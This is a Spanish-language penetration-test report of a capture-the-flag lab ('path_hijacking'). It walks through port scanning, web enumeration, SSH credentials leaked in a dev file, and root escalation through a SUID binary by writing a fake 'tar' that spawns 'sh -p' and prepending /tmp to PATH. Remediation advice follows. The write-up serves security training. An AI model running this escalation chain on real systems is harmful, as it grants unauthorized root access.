Informe de Pentesting

Laboratorio **path_hijacking** — Compromiso completo del sistema

Entorno de simulación autorizado · WHOAMI-LABS.COM

Objetivo: 172.17.0.2

Tipo de prueba: Caja negra (Black-box) · Infraestructura

Resultado: Acceso root obtenido (flag capturada)

Fecha: 13 de octubre de 2026

Autor: Josep Sanz

Documento confidencial. Prueba ejecutada en un laboratorio aislado y autorizado.
Todas las técnicas descritas se aplicaron exclusivamente sobre el entorno de prácticas.

1. Resumen ejecutivo

Se ha realizado una auditoría de seguridad de tipo caja negra sobre el sistema `172.17.0.2`, correspondiente al laboratorio **path_hijacking**. El objetivo era evaluar la seguridad del host partiendo únicamente de su dirección IP y lograr, si fuera posible, el compromiso total del sistema.

El resultado de la prueba es un **compromiso completo**. Partiendo de un servicio web sin autenticar, se localizó un directorio de desarrollo expuesto que filtraba credenciales SSH en texto claro. Con esas credenciales se obtuvo acceso al sistema como un usuario sin privilegios y, mediante una técnica de **secuestro de la variable PATH** (*PATH hijacking*) sobre un binario SUID mal diseñado, se escaló hasta **root**.

La cadena de ataque demuestra cómo una sucesión de malas prácticas de bajo coste individual (listado de directorios activado, credenciales en el repositorio, binario SUID inseguro) se combina para entregar el control total de la máquina a un atacante.

Fase	Hallazgo	Severidad
Enumeración web	Directorio `/dev/` con listado activado y ficheros sensibles	ALTA
Acceso inicial	Credenciales SSH en texto claro en un fichero de configuración	CRÍTICA
Escalada de privilegios	PATH hijacking sobre binario SUID `/usr/local/bin/backup`	CRÍTICA

```
flag{P4TH_H1J4CK1NG_M4ST3R_2026}
```

2. Alcance y metodología

Parámetro	Detalle
Objetivo autorizado	`172.17.0.2` (laboratorio aislado)
Tipo de prueba	Caja negra, sin credenciales ni información previa
Plataforma	WHOAMI-LABS.COM — laboratorio `path_hijacking` (dificultad: fácil)
Herramientas	Nmap, Feroxbuster, navegador, cliente SSH, utilidades nativas de Linux
Duración	~20 minutos

La metodología sigue las fases estándar de un test de intrusión: **reconocimiento → enumeración → acceso inicial → post-explotación → escalada de privilegios**. Cada fase se mapea a tácticas del marco MITRE ATT&CK.

> **Nota de autorización:** toda la actividad descrita se ejecutó dentro de un entorno de laboratorio aislado y explícitamente autorizado para su explotación. No se atacó ningún sistema de terceros.

3. Reconocimiento y enumeración de servicios

Se realizó un escaneo completo de puertos TCP con detección de versión y scripts por defecto:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-13 19:04 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 46:ec:34:8e:58:d2:a9:74:b8:6b:e5:bf:88:eb:22:74 (ECDSA)
|_  256 4b:7c:a9:fc:95:96:59:86:02:7c:d6:02:1b:7b:e2:d1 (ED25519)
80/tcp   open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
|_http-server-header: SimpleHTTP/0.6 Python/3.10.12
|_http-title: Under Construction
8080/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: CyberStore | Herramientas de Pentesting Premium
|_http-generator: Hugo 0.92.2
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 22:CC:4B:4A:09:3A (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figura 1 — Escaneo Nmap completo del objetivo 172.17.0.2.

El escaneo reveló tres servicios expuestos:

Puerto	Servicio	Versión
22/tcp	SSH	OpenSSH 8.9p1 (Ubuntu Linux)
80/tcp	HTTP	SimpleHTTPServer 0.6 (Python 3.10.12) — "Under Construction"
8080/tcp	HTTP	Servidor Go / Hugo 0.92.2 — tienda "CyberStore"

3.1 Inspección de los servicios web

El puerto **80** muestra una página de construcción servida por un sencillo servidor Python, lo que a menudo indica un servicio auxiliar o de pruebas:




Figura 2 — Puerto 80: página "Web Server under construction".

El puerto **8080** aloja una web completa (Hugo), la tienda ficticia "CyberStore". Es la cara pública y bien acabada del servicio:



Figura 3 — Puerto 8080: sitio "CyberStore" generado con Hugo.

4. Enumeración de contenido web

Se lanzó `feroxbuster` contra ambos servicios para descubrir rutas ocultas. Sobre el puerto 8080 (sitio Hugo) solo aparecieron las rutas propias del generador estático, sin interés para la intrusión:

```
feroxbuster -u http://172.17.0.2:8080/ -t 10 -x php,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```




Figura 4 — Feroxbuster sobre el puerto 8080: solo rutas de Hugo (tags, categories).

El hallazgo clave llegó al enumerar el **puerto 80**, donde se descubrió un directorio `/dev/` y varios ficheros ocultos de desarrollo:

```
feroxbuster -u http://172.17.0.2/ -t 10 -x php,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```



Figura 5 — Feroxbuster sobre el puerto 80: aparecen /dev/, .config, .backup y notes.txt.

5. Acceso inicial

El directorio `/dev/` tiene el **listado de directorios activado**, exponiendo su contenido completo sin necesidad de adivinar nombres:




Figura 6 — Listado de directorios de /dev/ (.backup/, .config/, notes.txt).

5.1 Filtración de credenciales

Dentro de `/dev/.config/api/keys/oauth.py` se encuentra un fichero de configuración de desarrollo que, además de material de OAuth, deja comentadas **credenciales SSH en texto claro**:




Figura 7 — oauth.py expone usuario y contraseña SSH en comentarios.

> **Credenciales obtenidas:**
> Usuario: `srv_backup`
> Contraseña: `P4ss_B4ckup_2026!`
> El propio fichero advierte: "no subir esta config a un repositorio público" — advertencia que, de hecho, fue ignorada.

El fichero `notes.txt` confirma el contexto: una migración a producción pendiente, lo que explica la presencia de material de desarrollo todavía accesible:




Figura 8 — notes.txt: "TODO: complete migration to production server".

5.2 Conexión SSH

Las credenciales filtradas permiten autenticarse por SSH directamente. El acceso se concede sin problemas, obteniendo una sesión como `srv_backup` (UID 1000, usuario sin privilegios):




Figura 9 — Acceso SSH exitoso como srv_backup. El hostname revela el vector: "path_hijacking".

6. Escalada de privilegios

6.1 Enumeración de binarios SUID

Una vez dentro, se buscan binarios con el bit SUID activado, candidatos habituales para escalar privilegios:

```
find / -perm -4000 -type f 2>/dev/null
```



Figura 10 — Binarios SUID. Destaca uno no estándar: /usr/local/bin/backup.

Entre los binarios habituales del sistema aparece uno **personalizado y no estándar**: `/usr/local/bin/backup`. Al ejecutarse con SUID root, cualquier debilidad en él se traduce en ejecución de código como root.

6.2 Análisis del proceso y del vector

Revisando los procesos en ejecución se observa el contexto del servicio de backup y se confirma que el binario invoca comandos del sistema:




Figura 11 — Procesos del sistema (ps aux).

El binario `backup` llama internamente a `tar` **sin ruta absoluta**. Esto significa que el sistema busca `tar` recorriendo los directorios de la variable `$PATH` en orden. Si se antepone un directorio bajo control del atacante, se puede sustituir `tar` por un ejecutable malicioso: esto es el **PATH hijacking**.

6.3 Explotación (PATH hijacking)

La explotación consiste en crear un `tar` falso que lance una shell, hacerlo ejecutable, anteponer su ubicación al `$PATH` y ejecutar el binario SUID:

```
cd /tmp
echo '/bin/sh -p' > tar      # tar malicioso que abre una shell con privilegios
chmod +x tar                 # lo hacemos ejecutable
export PATH=/tmp:$PATH       # anteponemos /tmp al PATH
/usr/local/bin/backup        # el SUID ejecuta NUESTRO tar como root
```




Figura 12 — PATH hijacking: id devuelve uid=0(root). Flag capturada.

El flag `-p` de `sh` es imprescindible: evita que la shell descarte los privilegios efectivos, manteniendo el **uid efectivo 0 (root)**. A partir de aquí, el acceso al sistema es total, incluida la lectura de `/root/flag.txt`.

```
flag{P4TH_H1J4CK1NG_M4ST3R_2026}
```

6.4 Confirmación del compromiso




Figura 13 — Laboratorio validado: compromiso confirmado y flag aceptada.

7. Cadena de ataque (MITRE ATT&CK)

#	Acción	Técnica ATT&CK
1	Escaneo de puertos y servicios	T1595 / T1046 — Active Scanning / Network Service Discovery
2	Enumeración de contenido web	T1083 — File and Directory Discovery
3	Credenciales en fichero de configuración	T1552.001 — Unsecured Credentials: Credentials In Files
4	Acceso remoto por SSH	T1021.004 — Remote Services: SSH
5	Enumeración de binarios SUID	T1083 — File and Directory Discovery

6	Escalada vía PATH hijacking	T1548.001 / T1574.007 — Abuse Elevation / Path Interception by PATH Environment Variable

8. Hallazgos y remediación

Hallazgo 1 — Credenciales SSH en texto claro expuestas por la web CRÍTICA

Descripción: el fichero `/dev/.config/api/keys/oauth.py`, accesible sin autenticación desde el puerto 80, contiene el usuario y la contraseña SSH en texto claro.

Impacto: acceso directo e inmediato al sistema por parte de cualquiera que localice el fichero. Es el eslabón que convierte una fuga de información en un acceso real.

Remediación:

- Eliminar toda credencial del código y los ficheros de configuración; usar variables de entorno o un gestor de secretos (Vault, secrets manager).
- Rotar de inmediato la contraseña filtrada.
- No desplegar material de desarrollo (`/dev/`) en servidores accesibles.
- Preferir autenticación SSH por clave pública y deshabilitar el acceso por contraseña.

Hallazgo 2 — Binario SUID vulnerable a PATH hijacking CRÍTICA

Descripción: `/usr/local/bin/backup` se ejecuta con SUID root e invoca `tar` sin ruta absoluta, confiando en la variable `$PATH` del usuario.

Impacto: cualquier usuario local puede ejecutar código arbitrario como root, obteniendo control total de la máquina.

Remediación:

- Invocar los comandos externos siempre con **ruta absoluta** (`/bin/tar`).
- Dentro del binario, sanear y fijar un `PATH` seguro y mínimo.
- Revisar si el binario necesita realmente SUID; si no, retirarlo.
- Preferir capacidades (*capabilities*) acotadas frente a SUID root completo.

Hallazgo 3 — Listado de directorios activado ALTA

Descripción: el servidor del puerto 80 tiene el *directory listing* activado, lo que expuso el contenido completo de `/dev/` sin necesidad de adivinar nombres.

Remediación:

- Deshabilitar el listado de directorios en el servidor web.
- No servir contenido de desarrollo; separar entornos dev y producción.
- Retirar ficheros ocultos (`.config` , `.backup`) del árbol web.

9. Conclusión

El sistema fue comprometido por completo en unos 20 minutos partiendo de cero conocimiento. Ninguno de los hallazgos requirió una vulnerabilidad compleja ni un exploit sofisticado: todos derivan de **errores de configuración y malas prácticas** evitables. La lección central es que la seguridad se rompe por la **combinación** de fallos pequeños — un directorio mal servido, una credencial olvidada y un binario descuidado bastan para pasar de un visitante anónimo a administrador del sistema.

Corrigiendo cualquiera de los tres hallazgos críticos se habría roto la cadena de ataque. Atendiendo los tres, el sistema quedaría razonablemente protegido frente a este vector.

— Fin del informe —

Documento generado para el laboratorio de prácticas path_hijacking (WHOAMI-LABS.COM). Uso educativo.